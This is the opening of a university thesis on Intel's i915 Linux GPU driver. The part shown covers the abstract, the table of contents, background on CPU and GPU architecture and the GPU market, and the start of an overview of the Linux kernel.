i915 GPU driver development, release and maintenance

Focus on partial memory mapping and CCS load balancing

Andi Shyti
Intel Semiconductors

Supervised by: Prof. Stefano Di Carlo

March 2025

Abstract

In recent years, GPUs have become essential for handling high-performance computations, particularly in fields such as artificial intelligence (AI), where complex algorithms require significant processing power. To stay competitive in this rapidly evolving landscape, Intel has focused on developing more powerful discrete GPUs. These GPUs are managed by the i915 device driver, an integral part of the open-source Linux kernel. Intel dedicates substantial resources to continuously update and maintain the driver, ensuring it meets both the industry's technological demands and the open-source community's requirements. In this thesis, I examine the general architecture and development process of the i915 driver within the community, with a focus on the implementation of partial memory mapping and compute engine static load balancing.

Contents

1 Introduction **3**
1.1 What is a CPU . . . 3
1.2 What is a GPU . . . 6
1.3 CPU vs GPU . . . 8
1.4 Application of GPUs in 2020 . . . 9
1.5 The GPU Market . . . 11
1.5.1 Intel in the GPU Market . . . 13

2 The Linux Kernel **14**
2.1 What is the Linux Kernel . . . 14
2.2 Release Model . . . 16
2.3 Development Model . . . 17
2.3.1 The DRM Subsystem . . . 20
2.3.2 Intel in DRM . . . 23

3 i915 Driver **25**
3.1 Hardware Architecture of Intel GPUs . . . 25
3.2 Overview of i915 Device Driver . . . 28
3.3 Command Submission in i915 . . . 29
3.4 Memory Architecture in i915 . . . 33
3.5 Memory Mapping in i915 . . . 36

4 Case Studies in i915 Development **40**
4.1 Partial Memory Mapping . . . 40
4.1.1 Overview of Partial Memory Mapping . . . 40
4.1.2 A Bug in Partial Memory Mapping . . . 41
4.1.3 Development of a Security Fix . . . 45
4.1.4 Upstreaming of i915 Memory Mapping . . . 49
4.2 CCS Load Balancing . . . 50
4.2.1 What is CCS Load Balancing? . . . 50
4.2.2 The Issue . . . 51
4.2.3 The Workaround . . . 52
4.2.4 Development of CCS Load Balancing . . . 56
4.2.5 Upstreaming of CCS Load Balancing . . . 59

5 Conclusion and Further Development **62**
5.1 The Transition to XE . . . 62
5.2 CCS Load Balancing in XE . . . 63
5.3 Partial Memory Mapping in XE . . . 64

Bibliography **65**

List of Figures **66**

List of Tables **67**

Chapter 1

Introduction

1.1 What is a CPU

A Central Processing Unit (CPU) is the fundamental component of any computing system, responsible for executing instructions, performing arithmetic, logic operations and controlling input/output tasks. As a general-purpose processor, the CPU is designed to handle a wide variety of workloads, from simple calculations to complex, multi-threaded operations across different applications and environments.

The modern CPU evolved from the early development of microprocessors, with the first commercially available microprocessor being the Intel 4004, introduced in 1971. Designed by Federico Faggin and his team at Intel, the 4004 marked the beginning of the microprocessor revolution, integrating the essential elements of a CPU onto a single chip. Although this 4-bit processor was rudimentary by today's standards, it laid the groundwork for the rapid advancements in microprocessor design that followed, leading to the development of far more capable and versatile processors.

The true turning point in CPU architecture came with the introduction of the Intel 8086 in 1978, which introduced the x86 architecture which has become the dominant general-purpose architecture for personal computing, workstations, and servers. Designed as a Complex Instruction Set Computing (CISC) architecture, x86 incorporates a rich and versatile instruction set, enabling a single instruction to perform multiple low-level operations. This design choice allows CPUs to handle a wide variety of tasks, making

Figure 1.1: Federico Faggin who designed the first commercial microprocessor. (*From Università della Svizzera Italiana, luganoeventi.ch*)



Figure 1.2: Intel 4004, the first commercially produced microprocessor. (*From wikimedia.org*)

them ideal for general-purpose computing, where flexibility is key.

One of the defining characteristics of the x86 architecture is its backward compatibility, which has allowed successive generations of processors to maintain compatibility with earlier software and ensuring its longevity in the market. Over time, the x86 architecture expanded from its 16-bit origins to 32-bit with the Intel 80386 in 1985 and later to 64-bit with AMD's x86-64 extension in 2003. AMD's x86-64 innovation allowed CPUs to address larger memory spaces and process more data per cycle, significantly improving performance for memory-intensive applications such as scientific computing, gaming, and large databases.

At the core of the x86 design is its register-based architecture. Early x86 processors featured a limited set of general-purpose registers (AX, BX, CX, DX) used for storing data and memory addresses. As the architecture evolved, the number of registers expanded, particularly with the introduction of x86-64, which added eight new general-purpose registers (R8-R15) and doubled their width to 64 bits. This increase in register count and size provided more flexibility for compilers and enabled CPUs to handle larger data sets with greater efficiency.

The x86 architecture's approach to memory management has also seen significant evolution. Early x86 processors relied on segmentation to manage memory, but this was largely replaced by paging in later generations. Paging divides memory into fixed-size blocks called pages and uses a page table to map virtual memory addresses to physical addresses. This system allows for virtual memory, enabling a computer to use disk storage as an extension of RAM. With the introduction of 32-bit and later 64-bit architectures, x86 processors adopted multi-level paging to efficiently manage large memory spaces, supporting page sizes of 4KB, 2MB, and even 1GB in specialized workloads. TLBs

Figure 1.3: AMD Opteron the first CPU to introduce the x86-64 extensions in April 2003. (*From wikimedia.org*)



Figure 1.4: The SiFive HiFive Unleashed, today discontinued was one of the first RISC-V development boards. (*From sifive.com*)

(Translation Lookaside Buffers) further optimize memory access by caching frequently used page table entries, reducing the overhead of address translation.

In terms of performance, modern x86 processors employ several techniques to exploit instruction-level parallelism. Out-of-order execution, where instructions are executed as their operands become available rather than in strict program order, improves the utilization of CPU resources and reduces idle time. This, combined with superscalar execution where multiple instructions are dispatched to different execution units simultaneously, has significantly increased the throughput of single-threaded workloads. Branch prediction and speculative execution are additional techniques that help maintain high instruction throughput by guessing the outcome of conditional operations and executing instructions ahead of time.

Another important development in the x86 architecture is Hyper-Threading Technology (HTT), introduced by Intel in the early 2000s. HTT is a form of Simultaneous Multithreading (SMT) that allows a single physical core to appear as two logical cores to the operating system. This enables the CPU to handle multiple threads concurrently, improving performance in highly parallel workloads such as video encoding, scientific simulations, and server applications. HTT increases resource utilization by ensuring that execution units are not left idle when one thread is stalled, for instance, waiting on a memory fetch.

The ability of x86 CPUs to balance performance across general-purpose and specialized tasks is further enhanced by the cache hierarchies. Modern x86 processors typically feature three levels of caches—L1, L2, and L3—with each level serving different purposes. L1 cache, split into instruction and data caches, provides the fastest access to frequently used data, while L2 cache offers larger, but slightly slower, storage for both instructions and data. L3 cache, shared among all cores, acts as a final buffer before accessing system memory. Efficient use of these caches, along with sophisticated prefetching algorithms, ensures that data is available to execution units as soon as it is needed, minimizing latency and maximizing throughput.

x86 processors have integrated advanced security features, like Intel SGX for secure

enclaves and AMD SEV for encrypted virtual machines, both critical for protecting data. At the same time, techniques like dynamic voltage and frequency scaling (DVFS) optimize power use based on workload, improving energy efficiency for both mobile devices and data centers.

While x86 has remained dominant in general-purpose computing, it faces increasing competition from RISC architectures, particularly ARM and RISC-V, which emphasize simplicity and power efficiency. ARM's reduced instruction set design has made it the architecture of choice for mobile devices, and its use in Apple's M1 processors signals its entry into the desktop and laptop markets. RISC-V, an open-source ISA, is gaining traction in academic and industrial research due to its flexibility and customization potential. Nevertheless, the general-purpose nature of x86, coupled with its backward compatibility and rich ecosystem, ensures its continued relevance in performance-intensive applications.

In conclusion, the CPU, particularly in the context of the x86 architecture, has evolved into a highly flexible and powerful general-purpose processor capable of handling a wide range of computing tasks. Its ability to execute complex instructions, manage memory efficiently, and scale across multiple cores and threads makes it indispensable in environments requiring diverse computational capabilities. This versatility contrasts sharply with GPUs, which are designed specifically for parallel processing tasks—a topic that will be explored in the following chapter.

1.2 What is a GPU

A Graphics Processing Unit (GPU) is a specialized processor designed to accelerate image rendering, but it has evolved into a fundamental component for high-performance computing. Unlike a CPU, optimized for sequential processing and general-purpose tasks, a GPU excels at handling thousands of smaller, independent computations in parallel. Its architecture, composed of numerous simpler cores capable of executing multiple threads simultaneously, makes it particularly effective for graphics rendering, machine learning, and scientific simulations.

The origins of the GPU trace back to the early 1980s, when video display controllers emerged to offload basic graphical tasks from the CPU. Early 2D accelerators performed simple operations like drawing lines and filling areas, but by the late 1990s, GPUs had advanced to support complex 3D rendering. A major milestone occurred in 1999 when NVIDIA introduced the GeForce 256, the first processor capable of transforming and lighting 3D polygons independently of the CPU. This innovation marked a shift toward dedicated graphics hardware, with companies like ATI (now part of AMD) and NVIDIA leading the charge in expanding GPU capabilities with each successive generation.

GPUs are built around a massively parallel processing model, enabling thousands of cores to execute multiple threads concurrently. While CPUs focus on complex control logic and branch-heavy execution, GPUs prioritize data-parallel computations. This architecture is particularly well-suited for image rendering, where each core can process individual pixels, vertices, or fragments simultaneously. The same parallelism applies to artificial intelligence (AI), where deep neural networks rely on extensive matrix multiplications. By distributing these computations across thousands of cores, GPUs significantly accelerate AI training and inference compared to traditional CPU processing.

Another key distinction between CPUs and GPUs lies in their memory architectures. GPUs utilize high-bandwidth memory (VRAM), which is optimized for processing large

Figure 1.5: With the rise of AI, Intel has heavily invested in high-performance discrete GPUs with dedicated local memory, aiming to expand the frontiers of GPU computing (*From intel.com*)

datasets in graphics and AI applications. While VRAM offers high throughput, it operates with higher latency compared to CPU memory. In addition to global VRAM, GPUs incorporate shared memory within processing units, allowing threads to exchange data quickly—critical for algorithms that reuse intermediate results, such as those found in deep learning. Modern GPUs also integrate L1 and L2 caches, reducing memory access latency and improving efficiency in compute-intensive workloads.

Beyond graphics, GPUs have become essential in general-purpose computing (GPGPU). Frameworks like OpenCL and CUDA enable GPUs to accelerate workloads beyond rendering, making them valuable in fields such as scientific computing, cryptography, and artificial intelligence. While CUDA is proprietary to NVIDIA, OpenCL provides a vendor-neutral alternative, allowing developers to harness GPU acceleration across different hardware architectures.

Intel, historically dominant in CPUs, has also made significant strides in the GPU market. Its Xe architecture targets a range of workloads, from gaming to data center operations. Intel's integrated graphics, managed by the i915 driver in the Linux kernel, have long been a staple in consumer devices. However, with growing demand for AI and parallel computing, Intel has expanded into discrete GPUs. The Mesa open-source project plays a crucial role in supporting Intel GPUs on Linux, providing implementations of OpenGL and Vulkan APIs necessary for both graphics rendering and computational tasks.

GPU advancements have been particularly transformative for AI applications. Training deep learning models, which can involve billions of parameters, benefits immensely from GPUs' parallel matrix multiplication capabilities. Tasks such as natural language processing and image recognition, which would take prohibitively long on CPUs, can be executed orders of magnitude faster on GPUs. Newer architectures further optimize tensor operations and mixed-precision computing, striking a balance between speed and accuracy to enhance AI performance.

In summary, GPUs have evolved far beyond their original role in graphics acceleration, becoming indispensable in high-performance computing. Their massively parallel architecture makes them ideal for tasks requiring large-scale data processing, such as rendering, AI, and scientific simulations. With continued advancements in memory architecture, software frameworks, and specialized AI optimizations, GPUs are poised to remain at the forefront of modern computing.

1.3 CPU vs GPU

A CPU and a GPU are architecturally distinct processors, each optimized for different computational paradigms. As we discuss earler, the CPU is designed for flexibility and low-latency execution, excelling at handling complex control flows, sequential tasks, and system orchestration. In contrast, the GPU is specialized for high-throughput parallel processing, making it particularly effective for repetitive, data-parallel computations.

A CPU consists of a few powerful cores optimized for single-threaded performance, out-of-order execution, and complex control logic. It features deep cache hierarchies (L1, L2, L3) and employs techniques such as branch prediction and speculative execution to optimize sequential workloads. Conversely, a GPU is built for massive thread-level parallelism (TLP), with thousands of simpler cores organized into execution units that operate under Single Instruction, Multiple Threads (SIMT). Rather than relying on branch-heavy execution like CPUs, GPUs use warp scheduling (NVIDIA) or wavefront execution (AMD/Intel) to minimize memory latency by rapidly switching between active threads.

A key distinction lies in memory hierarchy and access patterns. CPUs leverage low-latency caches and DDR-based RAM optimized for irregular memory access. GPUs, however, prioritize high-bandwidth memory (GDDR, HBM) to sustain throughput for large-scale data processing. They also utilize shared memory within compute units, enhancing inter-thread communication for workloads such as deep learning and scientific simulations.

The execution model further differentiates them. CPUs focus on control-heavy execution, where decision-making and task scheduling are critical, making them indispensable for operating systems, application logic, and real-time processing. GPUs, on the other hand, excel at executing thousands of lightweight threads simultaneously, making them ideal for graphics rendering, AI model training, and numerical simulations.

Another crucial difference is instruction scheduling. CPUs rely on hardware multi-threading and context switching to maximize core utilization, while GPUs execute thousands of threads in parallel, scheduling them in warps (NVIDIA) or wavefronts (AMD/Intel) to maintain high execution efficiency.

From a computational standpoint, CPUs are tailored for low-latency execution and complex control, making them essential for workloads that require frequent branching, I/O management, and orchestration. Meanwhile, GPUs excel in high-throughput, massively parallel workloads such as deep learning, video rendering, and scientific computing. Although general-purpose GPU computing (GPGPU) has extended their applications through frameworks like OpenCL and Vulkan Compute, GPUs still depend on CPUs for memory management, task distribution, and system-level control.

Despite these differences, modern computing systems integrate CPUs and GPUs in a collaborative model. The CPU orchestrates tasks, prepares data, and schedules workloads, while the GPU accelerates computationally expensive operations. A common example is deep learning inference: the CPU loads a trained AI model, preprocesses input data (e.g., resizing images or tokenizing text), and transfers it to the GPU, which then performs matrix multiplications and activation functions in parallel. Once computation is complete, the GPU returns the results to the CPU for post-processing and decision-making. This division of labor balances the CPU's low-latency control with the GPU's high-throughput processing, optimizing efficiency in compute-intensive applications.

Table 1.1 summarizes the key architectural and functional differences between CPUs

and GPUs, illustrating how their contrasting designs define their ideal workloads and execution models.

Aspect	**CPU**	**GPU**
Core Architecture	Few powerful cores	Thousands of smaller, efficient cores
Parallelism	Task-level parallelism (TLP), limited thread-level parallelism	Massive thread-level parallelism (TLP), SIMD execution
Instruction Execution	Out-of-order execution, speculative execution, branch prediction	Single Instruction, Multiple Threads (SIMT), warp execution
Memory Hierarchy	Low-latency hierarchical caches (L1, L2, L3), DDR-based RAM	High-bandwidth VRAM (GDDR, HBM), global and shared memory
Cache Usage	Optimized for low-latency data retrieval	Optimized for high-throughput, coalesced memory access
Execution Model	Control-heavy, handles complex branching and decision-making	Data-parallel, optimized for repetitive, computationally intensive tasks
Scheduling	Hardware multithreading, OS-level context switching	Warp/wavefront scheduling, hides memory latency via massive multithreading
Instruction Set	CISC (x86) with variable-length, complex instructions	SIMD-like instructions, optimized for high-throughput batch execution
Memory Bandwidth	Lower memory bandwidth, optimized for low-latency access	Extremely high memory bandwidth for parallel data processing
Latency Optimization	Branch prediction, prefetching, and deep caches	Latency hidden by massive parallel execution, thread scheduling
Ideal Workloads	General-purpose workloads, OS tasks, application logic	Graphics rendering, deep learning, scientific computing
Use in AI	Controls model orchestration, data pre-processing, and inference management	Accelerates training with parallel matrix computations, tensor operations

Table 1.1: Comparison of CPU and GPU Architectures and Their Purposes

1.4 Application of GPUs in 2020

As previously discussed, GPUs are designed for massively parallel computation, making them essential for workloads that require processing large amounts of data simultaneously. While originally developed for graphics rendering, they have become critical in fields such as artificial intelligence, scientific research, space exploration, autonomous systems, and cybersecurity. Their architectural advantages—high core counts, optimized memory access, and parallel execution—enable them to handle complex computations far more efficiently than CPUs in highly parallelizable tasks.

One of the most transformative applications of GPUs is in artificial intelligence and

Figure 1.6: Perseverance's AI-driven Terrain Relative Navigation (TRN) system analyzes the Martian surface to autonomously select a safe landing site. (*From nasa.com*)

deep learning, where they accelerate training and inference for complex models. In healthcare, GPUs process medical imaging data to enhance diagnostics, enabling convolutional neural networks (CNNs) to detect tumors in MRI and CT scans with higher accuracy and speed than traditional methods. Genomic sequencing relies on GPU-powered computation to analyze DNA structures, significantly reducing the time required for genetic research and drug discovery. During the COVID-19 pandemic, researchers used GPUs to simulate protein folding and molecular interactions, which helped accelerate the discovery of potential treatments and vaccine development. AI-driven speech recognition systems, widely used in virtual assistants and automated transcription, leverage GPUs to process large datasets in real time, improving natural language understanding.

Beyond Earth, GPUs are fundamental in space exploration and astrophysics, where they power large-scale simulations and real-time data analysis. The Event Horizon Telescope (EHT) uses GPU-accelerated radio interferometry algorithms to process vast amounts of astronomical data, enabling the generation of high-resolution images of black holes. NASA and ESA integrate GPUs into autonomous space missions, where AI-based models analyze terrain data to optimize navigation. A notable example is the Perseverance rover, which landed on Mars in 2021. During its descent, it used Terrain Relative Navigation (TRN), an AI-driven system that analyzed high-resolution imagery of the Martian surface in real time, selecting the safest possible landing site. This capability significantly improved landing precision compared to previous missions. Perseverance continues to use GPUs to assist in processing and analyzing data collected from its scientific instruments, helping researchers study the planet's geology and search for signs of past microbial life.

In autonomous vehicles and robotics, GPUs are indispensable for real-time sensor fusion and decision-making. Self-driving cars process LiDAR, radar, and camera data simultaneously, using deep learning-based models to identify objects, predict movement, and plan optimal driving paths. Industrial robots leverage AI-powered vision systems to perform quality control in manufacturing, detecting defects at micron-level precision. In agriculture, drone-based imaging systems use GPUs to monitor crop health and optimize irrigation, applying AI to large-scale environmental data in real time.

Scientific research depends on GPUs for high-performance computing (HPC) applications, where they power simulations in fields such as climate modeling, particle physics, and materials science. Climate researchers run high-resolution models to predict weather patterns and analyze the long-term impact of climate change. At CERN's Large Hadron Collider (LHC), GPUs process enormous datasets generated from high-energy particle collisions, accelerating discoveries in fundamental physics. In molecular dynamics, researchers simulate protein folding and chemical interactions using GPU clusters, enabling breakthroughs in drug design and material engineering.

Financial markets also benefit from GPU acceleration, where high-frequency trading platforms analyze vast amounts of market data in milliseconds to optimize investment strategies. Monte Carlo simulations, used in risk assessment and financial modeling, run orders of magnitude faster on GPUs than on CPUs alone. Cryptocurrency mining relies heavily on GPUs, particularly for Ethereum, where memory-intensive hashing functions make GPUs far more efficient than general-purpose processors in validating blockchain transactions.

In gaming, media production, and real-time rendering, GPUs remain central to delivering high-quality visual experiences. Real-time ray tracing enhances graphical realism, producing accurate lighting, reflections, and shadows in modern gaming engines. Cloud gaming platforms leverage GPU-powered data centers to render games remotely and stream them to users with low latency. In the film industry, video editing, CGI rendering, and special effects processing are GPU-accelerated, reducing production time while improving visual fidelity.

Cybersecurity applications increasingly integrate GPUs for real-time anomaly detection and encryption analysis. AI-powered security systems process vast amounts of network traffic to identify threats, preventing cyberattacks before they escalate. Cryptographic research uses GPUs to analyze encryption algorithms and test their robustness, while ethical hacking teams leverage GPU-based tools for password security assessments, ensuring that enterprise systems remain resilient against potential breaches.

By leveraging high-throughput parallelism, efficient memory access patterns, and optimized execution for data-parallel workloads, GPUs have become essential computing accelerators across diverse fields. Their ability to handle real-time data analysis, complex simulations, and AI-driven decision-making solidifies their role as a foundational technology in modern computing, with continued advancements expanding their reach into new and evolving domains.

1.5 The GPU Market

The GPU market has experienced remarkable growth over the past decades, evolving from a niche component in computer graphics to a cornerstone of modern computing across various industries. In 2024, the global GPU market was valued at approximately USD 65.3 billion, with projections indicating a surge to USD 274.2 billion by 2029, reflecting a compound annual growth rate (CAGR) of 33.2% during this period.

This rapid expansion is driven by several key factors. The gaming sector remains a significant contributor, accounting for about 37% of the GPU market in 2023, as the demand for high-quality graphics and immersive experiences continues to rise. Additionally, the proliferation of artificial intelligence (AI) and machine learning (ML) applications necessitates high computational power, positioning GPUs as essential for tasks such as

neural network training, image recognition, and natural language processing. The data center GPU market, valued at USD 14.3 billion in 2023, is projected to reach USD 63.0 billion by 2028, growing at a CAGR of 34.6%.

In terms of market share, NVIDIA has solidified its dominance, capturing 88% of the descrete GPU market as of the first quarter of 2024, an increase from 80% in the previous quarter. In contrast, AMD holds a 12% share, while Intel's presence remains negligible in this segment. However, when considering the broader PC GPU market, which includes both integrated and discrete GPUs, Intel leads with a 67% market share, followed by NVIDIA at 18% and AMD at 15% as of the fourth quarter of 2023.



Figure 1.7: Discrete GPU Market Share



Figure 1.8: Overall PC GPU Market Share

NVIDIA AMD Intel

The GPU market's impressive growth trajectory underscores its integral role in modern technology. As industries continue to innovate and demand more computational power, GPUs are poised to remain at the forefront of this technological evolution.



Figure 1.9: Projected GPU Market Segments (2024-2030)

1.5.1 Intel in the GPU Market

Over the last decade, Intel has shifted its strategy in the GPU market, moving from a strong position in integrated graphics to an ambitious push into the discrete GPU sector. From 2014 to 2023, Intel maintained a dominant share of over 60% in the overall PC GPU market, mainly because its processors include integrated graphics. However, its attempt to compete with NVIDIA and AMD in the discrete GPU segment has faced major difficulties.

Intel officially entered the discrete GPU market with the Arc series in 2022, targeting mid-range consumers and professionals. However, the launch did not meet expectations, and Intel's share in the discrete GPU market remained below 2% in 2023. In contrast, NVIDIA controlled 88% of the market, while AMD held 10%, as reported by analysts. Intel shipped approximately 1.5 million Arc GPUs in 2023, while NVIDIA and AMD together shipped more than 40 million discrete GPUs. Financially, Intel's GPU division contributed only a small fraction to the company's total $63 billion revenue in 2023, with most of its income still coming from CPUs.

Several factors have contributed to Intel's struggles in the GPU market. The global semiconductor downturn in 2022-2023 reduced demand, especially for discrete GPUs. Intel also faced production challenges—while it manufactures its CPUs in its own factories, it relies on TSMC's 6nm process for discrete GPUs, making production more complex and expensive. Additionally, Intel's Arc GPUs suffered from software and driver issues at launch, leading to inconsistent performance and slower adoption.

Looking ahead, analysts remain cautious about Intel's future in discrete GPUs. The company has committed to releasing new architectures, such as Battlemage in 2024-2025 and Celestial for high-end GPUs in 2026. However, experts predict Intel's market share will likely remain below 5% through 2026 unless it can significantly improve software support, optimize performance, and attract more developers to its platform. Intel is also investing in AI-focused GPUs like Ponte Vecchio to compete in data centers, but it faces strong competition from NVIDIA, which dominates this sector.

Intel's long-term success in the GPU market depends o whether it can resolve its production challenges, improve its software ecosystem, and offer competitive pricing. While the company is committed to its GPU business, competing with NVIDIA and AMD remains a significant challenge.

Chapter 2

The Linux Kernel

An operating system (OS) serves as a bridge between hardware and applications, ensuring efficient resource management and smooth process execution. At its core lies the kernel, the essential component responsible for facilitating communication between software and hardware while maintaining system stability and security.

The kernel oversees memory allocation, CPU scheduling, and input/output operations, ensuring that applications run efficiently without interference. It also manages hardware interactions via device drivers, abstracting complexities and providing a standard interface for software. Kernel architectures vary, with monolithic, microkernel, and hybrid designs offering different trade-offs between performance, modularity, and complexity.

Among the various kernel implementations, the Linux kernel stands out as one of the most widely used and actively developed. It follows a monolithic design but incorporates modular capabilities, allowing dynamic component management. The next chapter will explore the Linux kernel in greater depth, examining its architecture and its role in modern computing.

2.1 What is the Linux Kernel

The Linux kernel is one of the most widely used operating system kernels, powering a vast range of devices, from smartphones and embedded systems to supercomputers and enterprise servers. It forms the foundation of numerous operating systems, including Android, Ubuntu, Red Hat Enterprise Linux, and Debian, demonstrating its adaptability across different computing environments.

Its origins trace back to 1991 when Linus Torvalds, then a Finnish computer science student, began developing it as a personal project inspired by the MINIX operating system. What started as a small-scale hobby project quickly attracted interest from the open-source community, leading to contributions from developers worldwide. The kernel's open-source nature, ensured by its distribution under the GNU General Public License (GPL), played a pivotal role in its success. The GPL mandates that modifications made to the Linux kernel must also be released under the same license, fostering collaboration between companies and individual developers. This requirement has incentivised industry-wide contributions, ensuring ongoing innovation and a well-maintained, shared infrastructure.

Technically, the Linux kernel follows a monolithic architecture with modular capabilities, allowing it to operate efficiently while remaining highly extensible. Unlike micro-



Figure 2.1: Stack of a Linux based Operating System

kernels, which run most services in user space, Linux runs critical components such as process scheduling, memory management, and device drivers in kernel space, ensuring low-latency and high performance. The kernel is structured into several interdependent subsystems that manage core functionalities. The process scheduler utilises the Completely Fair Scheduler (CFS), which dynamically prioritises tasks to balance responsiveness and fairness. The virtual memory manager employs techniques such as demand paging and transparent huge pages to optimise memory allocation and overall system efficiency. Additionally, the network stack is designed for high throughput and low latency, supporting multiple protocols, including TCP/IP and RDMA, making it suitable for both consumer devices and large-scale data centres.

A significant advantage of the Linux kernel is its support for loadable kernel modules (LKMs), which enable additional functionalities such as device drivers, file systems, and network protocols to be dynamically loaded and unloaded at runtime. LKMs use a dynamic linking mechanism similar to shared libraries but operate in kernel space, allowing seamless integration with the running system. This feature is particularly beneficial for systems that require high availability, such as servers, where maintaining uptime is crucial. By enabling on-the-fly hardware support and functionality enhancements without necessitating a reboot, LKMs provide a flexible and efficient way to extend kernel capabilities while preserving performance and system stability.

With its robust architecture and open-source development model, the Linux kernel continues to evolve, adapting to new computing paradigms while maintaining reliability and efficiency. Its design principles, combined with the collaborative nature of its

Figure 2.2: In 1991, Linus Torvalds released the first version of the Linux kernel, completing the GNU system and laying the foundation for what would become the world's most widely used operating system over the next 30 years. (*From facebook.com*)

development, ensure its position as a cornerstone of modern computing systems.

